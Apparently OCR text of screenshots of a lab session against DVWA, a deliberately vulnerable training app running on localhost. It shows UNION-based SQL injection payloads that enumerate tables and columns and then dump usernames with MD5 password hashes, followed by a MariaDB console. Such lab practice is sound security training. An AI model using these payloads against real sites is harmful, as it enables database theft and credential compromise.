XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: ALL_PLUGINS
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: APPLICABLE_ROLES
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: CHARACTER_SETS
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: CHECK_CONSTRAINTS
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: COLLATIONS
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: COLUMNS
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: COLUMN_PRIVILEGES
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: ENABLED_ROLES
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: ENGINES
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: EVENTS
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: FILES
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: GLOBAL_STATUS
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: GLOBAL_VARIABLES
Surname:
Type here to search
Han...
9:39 PM
3/14/2024



Vulnerability: SQL Injection :: Da
New Tab
localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+TABLE_NAME%2C
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables where TABLE_SCHEMA='dvwa'#
First name: guestbook
Surname:
ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables where TABLE_SCHEMA='dvwa'#
First name: users
Surname:
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
Han...
9:39 PM
3/14/2024


Vulnerability: SQL Injection :: Da
New Tab
localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+CONCAT(COLUM
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM inform
First name: user_id
int
Surname:
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM inform
First name: first_name
varchar
Surname: 15
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM inform
First name: last_name
varchar
Surname: 15
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM inform
First name: user
varchar
Surname: 15
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM inform
First name: password
varchar
Surname: 32
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM inform
First name: avatar
varchar
Surname: 70
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM inform
First name: last_login
timestamp
Surname:
ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM inform
First name: failed_login
int
Surname:
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
Type here to search
Han...
9:40 PM
3/14/2024


Vulnerability: SQL Injection :: Da
New Tab
localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+first_name%2C+C
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT first_name, CONCAT(user, 0x0A, password) FROM users#
First name: admin
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99
ID: ' UNION SELECT first_name, CONCAT(user, 0x0A, password) FROM users#
First name: Gordon
Surname: gordonb
e99a18c428cb38d5f260853678922e03
ID: ' UNION SELECT first_name, CONCAT(user, 0x0A, password) FROM users#
First name: Hack
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b
ID: ' UNION SELECT first_name, CONCAT(user, 0x0A, password) FROM users#
First name: Pablo
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7
ID: ' UNION SELECT first_name, CONCAT(user, 0x0A, password) FROM users#
First name: Bob
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
21°C
9:41 PM
3/14/2024

10,


Vulnerability: SQL Injection :: D
New Tab
E:\wamp64\bin\mariadb\mariadb11.2.2\bin\mysql.exe
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 11.2.2-MariaDB mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> set password for root@localhost = password('CompTIA_Security+')
-> ;
Query OK, 0 rows affected (0.011 sec)
MariaDB [(none)]>
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help
Damn Vulnerable Web Application (DVWA)
Type here to search
21°C
10:44 PM
3/14/2024


Vulnerability: SQL Injection :: D
New Tab
localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+first_name%2C+C
Vulnerability: SQL Injection
Home
E:\wamp64\bin\mariadb\mariadb11.2.2\bin\mysql.exe
Enter password: **********
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 11.2.2-MariaDB mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]>
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
PHP Info
About
Logout
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help
Damn Vulnerable Web Application (DVWA)
Type here to search
21°C
10:44 PM
3/14/2024